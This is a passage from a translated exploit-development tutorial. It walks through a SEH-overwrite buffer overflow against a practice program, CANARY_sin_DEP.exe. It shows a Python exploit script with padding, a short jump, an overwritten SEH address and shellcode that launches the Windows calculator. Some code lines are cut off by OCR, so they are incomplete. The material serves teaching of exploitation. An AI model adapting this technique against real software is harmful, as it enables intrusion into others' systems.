
There, we see a constant CALL that will close the program. I add it.

I will add:

\x68\xAB\x39\x00\x78\xC3



```
2
3     \x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x01\x78\x59\xFF\xD1\x68\xAB\x39\x00\x78\xC3"
4
5     P.exe -1)
6     NTER\n"
7
8
9
10
11     lcode + 6000 * "B" + "\n"
12
13
14
15
16
17
18
```



```
File Edit View Navigate Code Refactor Run Tools VCS Window Help
File Edit View Navigate Code Refactor Run Tools VCS Window Help
C:/Users/ricna/Desktop/38/CANARY.py
Structure
CANARY.py
shellcode
next
seh
fruta
from os import *
import struct
shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc"
stdin,stdout = popen4(r'CANARY_sin_DEP.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()
next="\xeb\x06\x90\x90"
seh=struct.pack("<L", 0x78001075)
fruta = 844 * "A" + next + seh + shellcode + 6000 *
print stdin
print "Escribe: " + fruta
stdin.write(fruta)
Run: CANARY script (2) script (1)
Process finished with exit code 0
```

Calculadora - X
ESTÁNDAR
0
MC MR M+ M- MS MT
% √ x² ¹/x
CE C × ÷
7 8 9 ×
4 5 6 —
1 2 3 +
± 0 , =

Now, we have just one calculator. In the next part, we'll see how to do a ROP when we come back from exploiting a SEH.

Ricardo Narvaja

Translated by: @lvinsonCLS